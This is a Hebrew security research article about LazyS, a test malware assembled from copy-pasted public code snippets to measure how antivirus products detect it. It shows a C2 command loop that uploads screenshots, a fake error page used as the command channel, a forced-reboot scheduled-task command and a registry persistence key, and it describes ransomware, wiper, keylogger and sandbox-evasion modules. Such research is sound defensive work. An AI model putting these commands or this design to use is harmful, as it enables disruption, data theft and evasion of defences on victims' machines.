Digital Whisper
Technologic Papers

Writing Malware Without Writing Code

מאת גל ביטנסקי

ראשית דבר (או: למה?)

הפרויקט עליו אתם קוראים כאן התחיל כתוצר לוואי של ההרצאה הראשונה שהעברתי בחיי, ב-BSidesTLV 2016. מאוד נהניתי ליצור יש מאין ולחלוק את הידע עם החברים בארץ ובהמשך גם מחוצה לה. לקראת עונת ה-CFP (Call for Papers - הגשת מאמרים לכנסים) של שנת 2017 ניסיתי לחשוב על רעיון לפרויקט הבא. כפי שאתם מנחשים ככל שניסיתי לחשוב יותר ויותר על פינות אפלות שטרם נחקרו גיליתי שכבר פורסמו עליהם מאמרים ב-2008.

למרבה השמחה, הגיע רגע האאוריקה ממש לפני ה-deadline של הכנסים הגדולים - כמו כולנו אני שומע הרבה מאוד הצהרות חסרות ביסוס במהלך היום-יום: "מוצר X הוא הכי טוב/גרוע", "next-gen\ML\AI\deep-learning יפתור את כל צרות העולם החופשי", "כל ילד בן חמש יכול לעקוף את מוצרי האבטחה של היום".

החלטתי שנמאס לי לשמוע את ההצהרות הללו נזרקות לחלל הריק ולבדוק בעצמי את העובדות בשטח באופן יותר מאורגן וללא נפנופי ידיים או ברברנות שיווקית. אז איך בודקים? בונים נוזקה גנרית ומודדים את ביצועיה, וכדי לעשות את זה מעט יותר מעניין החלטתי שכל המודולים אותם אני בונה יורכבו ב- copy paste בלבד.

במסגרת מאמר זה, אסקור דוגמאות היסטוריות לשימוש במתודולגיית העתקת קטעי קוד, את תהליך בניית כלי התקיפה שפיתחתי העונה לשם LazyS, ביצועיו מול מוצרי ה-AV הנפוצים היום בשוק והתובנות שהיו לי בעקבות הפרויקט.

מאמר זה הינו אדפטציה של הרצאה אותה העברתי ב-Bsides LV לפני כחודש (לינק לצפיה).

קיצור ההיסטוריה של העתקת קוד - הטוב הרע והמכוער

מפתחים, מגנים ותוקפים כאחד, חולקים לרוב תכונה משותפת - עצלנות ("יעילות"). מדוע אני צריך לפתח עכשיו מודול מורכב שאיש איננו ערב לאיכותו כאשר הנושא נחקר ונפתר בצורה עמוקה בעבר? ומכאן, הדרך להעתקת קטעי קוד שלמים תוך אדפטציה מינימלית קצר.

אני מחלק באופן שרירותי את סוגי ההעתקות ל-3:

הטוב

קוד שנכתב מהצד הנכון של החוק הפלילי, למטרות טובות או כ-PoC המצביע על חולשות קיימות. למשל:

- Snippets ב-Rohitab, Stack overflow ודומיהם
- פרסומים של חוקרי אבטחת מידע כאשר Atom Bombing של עמיתינו מ-enSilo הוא מקרה מעולה:
  - באוקטובר 2016 פרסמו שיטה חדשה להזרקת קוד לתהליך מרוחק ושיחררו source code המדגים שימוש בשיטה.
  - חודשים בודדים לאחר מכן Dridex, אחד הבוטים הנפוצים, עשה שימוש באותה שיטה למטרות הסתוות במערכת המודבקת.
- Pafish: כלי קוד פתוח המיועד להרצה ב-vm המשמש כ-sandbox או מכונת הרברס שלכם ולדווח האם המכונה ניתנת לזיהוי ע"י נוזקות ובאמצעות אילו אינדיקטורים. קבוצת ה-CopyKittens האיראנית הטמיעה את הכלי הזה בכלי התקיפה שלה כפי שסקרתי במגזין זה בעבר.

הרע


נוכלי-סייבר מדופלמים מעתיקים קטעי קוד גם זה מזה כאשר ניתן לחלק לשתי תתי-קטגוריות:

- קוד אשר נחלק באופן וולנטרי, למשל בפורומים, כאשר מנסים ללמד את אפרוחי פשיעת-הסייבר כיצד ניתן לבצע פעולה מסוימת.
- דליפות של source code, ע"ע Zeus, Carberp ועוד רבים וטובים. כלי תקיפה שלם אשר נחשף באופן הזה הוא מסוכן אפילו יותר, מאחר וקל יחסית לערוך בו התאמות קלות או "לגנוב" מודולים שלמים.

המכוער

קטגוריה העומדת בפני עצמה בזכות Hidden Tear. מדובר בפרויקט קוד פתוח שאומץ ע"י עשרות רבות אם לא יותר של "יזמים" תוך התאמות קטנות. נשמע שמדובר בשטות, בדיחה ועוד פיסת קוד שייעודה הוא "שימוש למטרות חינוך בלבד" אבל כנראה שהסבים והסבתות של כמה מאיתנו זכו לביקור של וריאנט Hidden Tear כזה או אחר. נכון להיות יש כמעט 500 forks של ה-repo המקורי ועוד למעלה מ-20 פרויקטים אשר "שאבו השראה" מהמקור.

בניגוד ל-PoC הבא להצביע על בעיה יסודית אותה יש לפתור באופן נקודתי, קשה לראות כיצד Hidden Tear מחדש או תורם לעתיד האנושות.



[Source code עבור הזרקת קוד לתהליך מרוחק מהפורום fuckav.ru]

בניית LazyS

כללי בסיס

ראשית, אל תזיק:

ממש כמו בשבועת הרופא, איננו מעוניינים ליצור כאן Hidden Tear נוסף. חוקית ומצפונית LazyS צריך להישאר כניסוי ותו לא. אף-על-פי ששחררתי את קוד המקור החלטתי לא לפתור כמה באגים אשר יגרמו באופן ודאי לקריסת התוכנית במצבים מסויימים. כמו-כן, בעת הרצת התוכנה ישנו console הנראה לעין.

כפי שאומרת ידידתנו @k3r3n3:

We are the cavalry!

בחירת שפה:

Python? C? אולי בכלל בא לי לממש את הכלי ב-brainfuck? בסוף בחרתי לממש את LazyS בשילוב של C עם C++ בשל כמות הקוד האדירה אשר קיימת ונגישה באופן פומבי מחד, ומאפשרת גישה קלה ל-API של מערכת ההפעלה מאידך. כמו-כן, שילבתי מודול הכתובת ב-VBS, בשביל הספורט וקצת batch מטעמי נוחות.

הגדלתי לעשות ומימשתי גם את ה-C2 ב-copy-paste. לצורך העניין נבחרה "שפת" html - עמוד שגיאה גנרי של גוגל אשר החלפת מספר ה"שגיאה" בו הוא בעצם opcode המפורסר ע"י הנוזקה.

```
abc.html ×
<HTML><HEAD><meta http-equiv="content-type" content="text/
html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.co.il/?
gfe_rd=cr&amp;ei=NFFFWduuD6aT8Qf
ErrorLog::C:\Users\john\appdata\
</BODY></HTML>
```

```
else if (CheckIfWordInFile("<H1>309", order)) {
    // if sandbox then exit
    thread t(IsThereAnyBodyOutThere);
    t.detach();

}

// get persistency
else if (CheckIfWordInFile("<H1>310", order)) {
    thread t(Persist);
    t.detach();
}

// Take screenshot
else if (CheckIfWordInFile("<H1>311", order)) {
    TakeScreenShot();
    TCHAR tempPath[MAX_PATH];
    GetTempPath(MAX_PATH, tempPath);
    char s[500] = "";
    snprintf(s, 500, "%s%s%s", "\"\"\"", tempPath, "\\screen.jpg\"\"\"");
    UploadFile(s);
    remove(strcat(tempPath, "\\screen.jpg"));
}
```

["שרת ה-C2" למעלה והלולאה המפרסרת את ה-Opcode ב-LazyS למטה בשחור]

מותר ואסור:

מה זה אומר "רק copy-paste"? הרי ברור שאני יכול להעתיק ולהדביק כל תו שבא לי בכל רצף שבא לי וברור שלא זאת הכוונה.

לאחר חשיבה קצרה החלטתי שאני מרשה לעצמי לקודד את לולאת ה-main בלבד, וחוץ מזה הכל חייב להיות מועתק ומודבק ברמת הפונקציה.


מה בכל זאת מותר:

- לקנן פונקציות, כלומר להעתיק פונקציה אחת לתוך אחרת
- להשתמש באופן מקורי בפונקציות שלא למטרה להן יועדו
- לעשות התאמות והמרות בטיפוסי משתנים, לרבות טיפול בהמרות בין מחרוזות C++\C
- להוריד חלקי קוד, לרבות כתיבה ל-console או לקובץ לוג

סכנה - כאן בונים!

ארכיטקטורה:

השלד לנוזקה הינו פרויקט הנקרא ReflectiveDLLInjection אשר מממש הזרקת קוד פשוטה. הוא מורכב מ-DLL המוזרק לתהליך אחר המכיל את הפונקציונליות הזדונית ומ-injector, שהינו executable פשוט שכל תפקידו הוא להזריק את ה-DLL.



בניסויים אותם ערכתי בחרתי להזריק את הקוד אל injector ולא אל תהליך אחר, כלומר Injector == remote proc.

מחוץ ל-scope

החלטתי להגביל את המחקר שלי לבניה של הנוזקה עצמה, ללא שלב ה-dropper. עצלנות? ייתכן, אך זכרו כי אם הייתי כותב גם את ה-dropper יכולתי לממש את התקיפה ללא כתיבת ה-DLL לדיסק הקשיח ובכך לשפר את הביצועים מול מוצרי הגנה.

יכולות LazyS

1. מחיקת קבצים

הגירסה החלונאית ל-"rm -rf /". התנסיתי עם מודולים דומים שדרסו את ה-MBR וגרמו לנזק משמעותי בהרבה אבל החלטתי להשאיר רק את הפונקציונליות הבסיסית הזאת שהיא די אפקטיבית ברוב המקרים.

2. גרימה ל-Bootloop

לא חיבלתי בתקינות מערכת ההפעלה עצמה, אלא יצרתי את המשימה המתוזמנת הבאה:

```
schtasks /create /sc minute /mo 1 /tn restart /tr \"shutdown -r -f -t 0\"
```

כלומר, כל דקה יבוצע כיבוי אלים של המחשב. מאחר והזמן מתחיל להיספר עוד לפני שהמשתמש מבצע login המשימה הזאת אפקטיבית מונעת כל שימוש במכונת הקורבן.

3. Ransomware

מה הוא ransomware? פירקתי את הנדרש ממני לשתי משימות נפרדות:

א. אנומרציה של הקבצים במכונת הקורבן - קל למצוא עשרות תשובות ב-stack overflow בנושא.

ב. ביצוע הצפנה של קובץ - כאן הלכתי למקור שאין מוסמך ממנו והעתקתי אחת לאחת את הדוגמה מ-msdn להצפנת קובץ באמצעות AES.

שוב, מטעמי מצפון, לא כתבתי כופרה שלמה שעובדת באופן מושלם - אך אין ספק שהרוטינה שנכתבה קרובה מאוד למימוש של ransomware שלם.

4. העלאת קובץ

החלטתי קצת לגוון את השיגרה במודול הזה ובחרתי לקחת סקריפט נפוץ להעלאת קבצים לשרת מרוחק בפרוטוקול FTP. זה דרש ממני להתקין vsftpd בשרת היעד ולשחק קצת עם הארגומנטים לסקריפט עד שהבנתי כיצד להפעיל אותו כשורה.

נתיב לקובץ אותו ביקשתי מ-LazyS להעלות לשרת "פורסם" בעמוד ה-html ששימש כ-C2.

5. העלאת רשימת קבצים


איך אדע איזה קובץ אני רוצה להביא מהיעד? הפונקציונליות הזאת מומשה באמצעות הרצת:

```
tree c:\ /f
```

שמירת הפלט לקובץ, והעלאתו ל-C2 כמתואר לעיל.

6. Keylogger

התוצאה הראשונה בגוגל, באמת:



7. זיהוי VM ו-sandbox

עשיתי כמנהג ה-CopyKittens והעתקתי כמה קטעי קוד מ-Pafish. בניגוד גמור למה שכותב נוזקה אמיתי היה עושה השארתי מתנה קטנה לטובת הניסוי בסוף הפונקציה אם התוצאה הייתה חיובית, לכו ובדקו ☺

8. Persistency

קיימות שיטות רבות, החלטתי על אחת מהפשוטות ביותר - הוספת ערך ל-registry תחת:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

9. לקיחת Screenshot

כמה מהקוראים מכירים את ספריית GDI+ של מייקרוסופט? ובכן, אם עניתם לא - אני איתכם. אין לי מושג כיצד הספריה הזאת פועלת וזה היופי בפרוייקט, העתקתי snippet המבצע את הפעולה, שילבתי עם קטע הקוד הקיים ממילא להזלגת קבצים והכל תיקתק כמו שעון.

10. BSoD

אם ידעתם ואם לא, קיים API לא מתועד הגורם מיידית ל-Blue Screen of Death. זאת הייתה עבודת ההעתקה הקשה ביותר בפרוייקט - מאחר והייתי צריך להעתיק את הקוד "ידנית" מסרטון יוטיוב. ☹

קשיים והתאמות

בניית LazyS לא הייתה קשה מדי וארכה כיומיים ברוטו. קרוב לוודאי שתיעוד הכלי והכנת המצגות עליו ארכו יותר זמן מיצירתו ומדידת ביצועיו. עיקר הקשיים היו בהתאמת חלקי הקוד אלו לאלו - אני חושב שיצא לי להמיר כל טיפוס string שקיים בעולם כדי לקמפל את הפרויקט כהלכה.

ההתחכמות שלי בהוספת סקריפט VBS עלתה לי אף היא ביוקר. בכל מקום בו הייתי צריך להעביר לו פרמטר עם double quotes הייתי צריך להשתמש גם ב-escaping של C\C++ (\") וגם ב-escaping של VB (""") וכך סיימתי עם מפלצת שנראתה כך: "\"\"\

מכוער, אך אפקטיבי.

תוצאות והגיגים (קצת יותר) מבוססים

תוצאת הניסוי

אופן הבחינה

ה-setup הכיל שתי תחנות:

- Win7x86 בתור הקורבן
- Ubuntu 14.04 כ-C2 עליה התקנתי vsftpd ו-Apache

כל מודול של LazyS הופעל פעם אחת בדיוק. לבדיקת ה-Keylogger התחברתי לאתר הבנק שלי והזלגתי את ה-log שנכתב בתחנת הבדיקה. ניתן לצפות בסרטון הדגמה קצר של אופן פעולת הכלי וחלק קטן מהמודולים שלו כאן.

Naming names

זמן קצר לפני עלייתי לבמה בוגאס הפנה חבר למשרד את תשומת ליבי למאמר מעניין של חברת PT אמריקאית גדולה המתאר כיצד ניתן לעקוף את Cylance. בחלקו החמישי הרלוונטי לענייננו של המאמר הכותב דן בתביעות והאיומים להם זכה בעקבות פרסומיו.

קיבלתי החלטה אסטרטגית מאחר ולצערי אין לי מספיק כסף כדי לשלם לעו"ד שלא לפרסם את זהות המוצרים שנבדקו, אך ביטחו בי - מדובר בכל המוצרים הנפוצים עליהם אתם מסוגלים לחשוב.

תוצאות

הגיע רגע האמת, היום בודקים את LazyS! הכנתי טבלת אקסל מסודרת בה כל עמודה היא יצרן וכל שורה היא מודול. לאחר בדיקה מול המוצר הראשון היא נראתה ככה:

Test	1	2	3	4	5	6	7	8		number		Feature Score		
Static	0.5											0.5		
Behaviour	0											0.5		Gotcha
DeleteALL										303		0		Partial
Bootloop	0									304		0		Bypass
Ransomware	0									305		0		
GetFile	0									306		0		
GetFileList	0									307		0		
Keylogger	0									308		0		
Antis	0									309		0		
Persist	0									310		0		
Screenshot	0									311		0		
BSOD	0									312		0		
AV Score	0.5													

כמעט הכל ירוק! חשתי הזדהות עם ד"ר פרנקנשטיין כשהמפלצת שלו קמה לחיים.

המשך הבדיקה היה יותר בעייתי, עבור יצרני ה-AV בעיקר:

Test	1	2	3	4	5	6	7	8	number	Feature Score	
Static	0.5	0	0	0	0	0	0	0		0.5	
Behaviour	0	0.5	0	0	0	0	0	0		0.5	Gotcha
DeleteALL		0	0	0	0	0	0	0	303	0	Partial
Bootloop	0	0	0	0	0	0	0	0	304	0	Bypass
Ransomware	0	0	0	0	0	0	0	0	305	0	
GetFile	0	0	0	0	0	0	0	0	306	0	
GetFileList	0	0	0	0	0	0	0	0	307	0	
Keylogger	0	0	0	0	0	0	0	0	308	0	
Antis	0	0	0	0	0	0	0	0	309	0	
Persist	0	0	0	0	0	0	0	0	310	0	
Screenshot	0	0	0	0	0	0	0	0	311	0	
BSOD	0	0	0	0	0	0	0	0	312	0	
AV Score	0.5	0.5	0	0	0	0	0	0			

לא ידעתי אם לצחוק או לבכות אבל החלטתי להשאיר את הנתונים כפי שהם. פרט לשני מקרים משעשעים (ע"ע פינת הצחוקים מיד בהמשך המאמר) אף מוצר לא זיהה את LazyS. בשלב מסויים שקלתי להוסיף לו מודול שמוריד ומריץ Mimikatz בתקווה שיעשה את הטבלה קצת יותר צבעונית...

פינת הצחוקים

צחוק #1

כאמור, שלדו של LazyS מתבסס על פרוייקט נחמד להזרקת DLL. את קטע הקוד המרכזי מימשתי ברוטינת ה-DLL_PROCESS_ATTACH ב-DLL, ובתחילה לא שיניתי בכלל את ה-executable שאחראי להזריק אותו.

כשהוספתי את אחת היכולות הייתי צריך לערוך שינוי קל (עריכת מחרוזת) במזריק, והפלא ופלא - אחד ממוצרי האבטחה החינמיים הנפוצים ביותר מזהה אותו כזדוני! לאחר חיפוש קצר בלוג ובגוגל הבנתי למה - אין לו reputation מבוסס!

כלומר, אם אתם רוצים להזריק DLL לספריה, ודאו שאתם משתמשים בכלי נפוץ והספיק לצבור מוניטין...

צחוק #2

אחד ממוצרי ה-next-gen הנפוצים ביותר זיהה את הנוזקה באופן סטטי. עקב המוניטין הבעייתי של המוצר וניסיון אישי שלילי שלי איתו החלטתי לבדוק מה בדיוק מדליק אותו ב-LazyS הצנוע. מאחר ולא הרצתי אף מודול חשדתי שעצם העובדה שיש לי קובץ המבצע הזרקה של קוד גורם לו להתעורר - ואכן, היה לי בינגו כבר בניחוש הראשון.

במקום להתחכם ולהזריק DLL קימפלתי את הקוד ישירות כ-executable העומד בפני עצמו וההתראות פסקו, לא משנה איזה מודול הפעלתי וכמה "אלים" הייתי.

Source Code

מאחר ו-LazyS הוא פרויקט שנבנה מלכתחילה כך שלא יסכן את שלום הציבור החלטתי לשחרר את קוד המקור שלו:

https://github.com/G4lB1t/LazyS

בבקשה, נהגו באחריות והשתמשו בו למטרות טובות בלבד. ☺

הגיגים

אם נחזור לראשית מאמר זה ניזכר שהתחלתי את המחקר הנ"ל כדי לענות על כמה שאלות שהיו לי באופן מבוסס. ובכן, **האם כל ילד בן חמש יכול לעקוף AV?** כל ילד בן חמש יכול להעתיק קוד מהאינטרנט - לדאוג לכך שהוא ירוץ כמו שצריך זה אופרה אחרת לגמרי...

במהלך המחקר הניסיון שיש לי, גם כמפתח וגם כחוקר, היה קריטי להצלחתי. מי שאין לו ניסיון בפיתוח היה מסתבך באינטגרציה של חלקי הקוד ומי שאין לו ניסיון כחוקר או כתוקף לא יבין כיצד ניתן להתחכם קצת כדי לעקוף מוצרי אבטחה ומאילו pitfalls עליו להישמר.

LazyS הוכיח לי את מה שהרגשתי - אין מוצר אחד שפותר את כל בעיות העולם, אני מאמין שאם הייתי משלב הגנה עם מימד של עומק הכוללת כמה וכמה רעיונות חדשניים שאינם בבחינת buzzwords היינו זוכים לראות זיהוי ומניעה באחוזים טובים יותר באופן משמעותי.

לתחושתי, התוצאות אותן הצגתי לעיל משקפות את השיטה בה החברות הגדולות עובדות היום כדי להתמודד עם התחרות העזה בתחום. מבחינה עסקית הן נמדדות לפי מדדים מאוד מצומצמים ומוגדרים - זיהוי של נוזקות נפוצות כמה שיותר קרוב ליום הראשון בהן הופצו ומינימום false positives. כתוקפים, קל לנו מאוד לאסוף מל"מ על היעד ולשפר את הנוזקה עד שנעקוף את מוצרי האבטחה הקיימים אצלו. מאידך, השאיפה לשמור על כמות קטנה של התראות שווא יכולה לסייע לנו - אני למשל אימצתי חלקי קוד רבים שהינם לגיטימיים ונפוצים מאוד ועל כן אינם יכולים להיחשב זדוניים בפני עצמם ע"י שלל תוכנות ה-AV.

לסיכום, קצת אופטימיות - זכרו כמה התקדמנו מהימים בהם נוזקות היו מזוהות לפי ערך ה-hash שלהן - כנראה שנסתכל על עצמנו עוד עשר שנים ונחייך בדיוק כמו שאנחנו מסתכלים על הימים ההם.

Whoami

- פסיכולוג נוזקות בכיר במשרה מלאה ב-Minerva Labs
- דובר Python, C, ערבית ועוד שלל שפות
- אשמח לדבר אתכם בקשר לפרוייקט הזה, Vaccination (התחביב השני שלי) ושאר ירקות:
  - Twitter: https://twitter.com/Gal_B1t
  - Email: galbitensky@gmail.com

קרדיטים/ביביליוגרפיה

Injector:

- https://github.com/stephenfewer/ReflectiveDLLInjection

Threading:

- https://stackoverflow.com/questions/25559918/c-stdthread-crashes-upon-execution
- https://stackoverflow.com/questions/266168/simple-example-of-threading-in-c

File Enumerator:

- https://stackoverflow.com/questions/612097/how-can-i-get-the-list-of-files-in-a-directory-using-c-or-c
- https://stackoverflow.com/questions/306533/how-do-i-get-a-list-of-files-in-a-directory-in-c
- https://stackoverflow.com/questions/5889880/better-way-to-concatenate-multiple-strings-in-c

Keylogger:

- http://www.cplusplus.com/forum/lounge/27569/

Ransomware:

- https://msdn.microsoft.com/en-us/library/windows/desktop/aa382358(v=vs.85).aspx
- https://stackoverflow.com/questions/25639874/recursively-searching-for-files-in-the-computer
- http://www.cplusplus.com/reference/cstdio/remove/

Wiper\destructive:

- https://stackoverflow.com/questions/9552443/running-a-cmd-command-in-c-program-file

- https://stackoverflow.com/questions/12748786/delete-files-or-folder-recursively-on-windows-cmd
- https://superuser.com/questions/173859/how-can-i-delete-all-files-subfolders-in-a-given-folder-via-the-command-prompt

Screengrabbing:

- https://stackoverflow.com/questions/19495508/gdiplus-members-is-ambiguous
- https://stackoverflow.com/questions/997175/how-can-i-take-a-screenshot-and-save-it-as-jpeg-on-windows
- https://gist.github.com/ebonwheeler/3865787

Upload:

- https://www.howtogeek.com/howto/windows/how-to-automate-ftp-uploads-from-the-windows-command-line/
- http://naterice.com/ftp-upload-and-ftp-download-with-vbscript/
- https://stackoverflow.com/questions/9119313/how-to-get-the-temp-folder-in-windows-7
- https://stackoverflow.com/questions/3418231/replace-part-of-a-string-with-another-string
- http://www.cplusplus.com/reference/regex/regex_search/
- http://mathbits.com/MathBits/CompSci/Files/Name.htm

Download:

- https://stackoverflow.com/questions/1011339/how-do-you-make-a-http-request-with-c
- https://stackoverflow.com/questions/13482464/checking-if-word-exists-in-a-text-file-c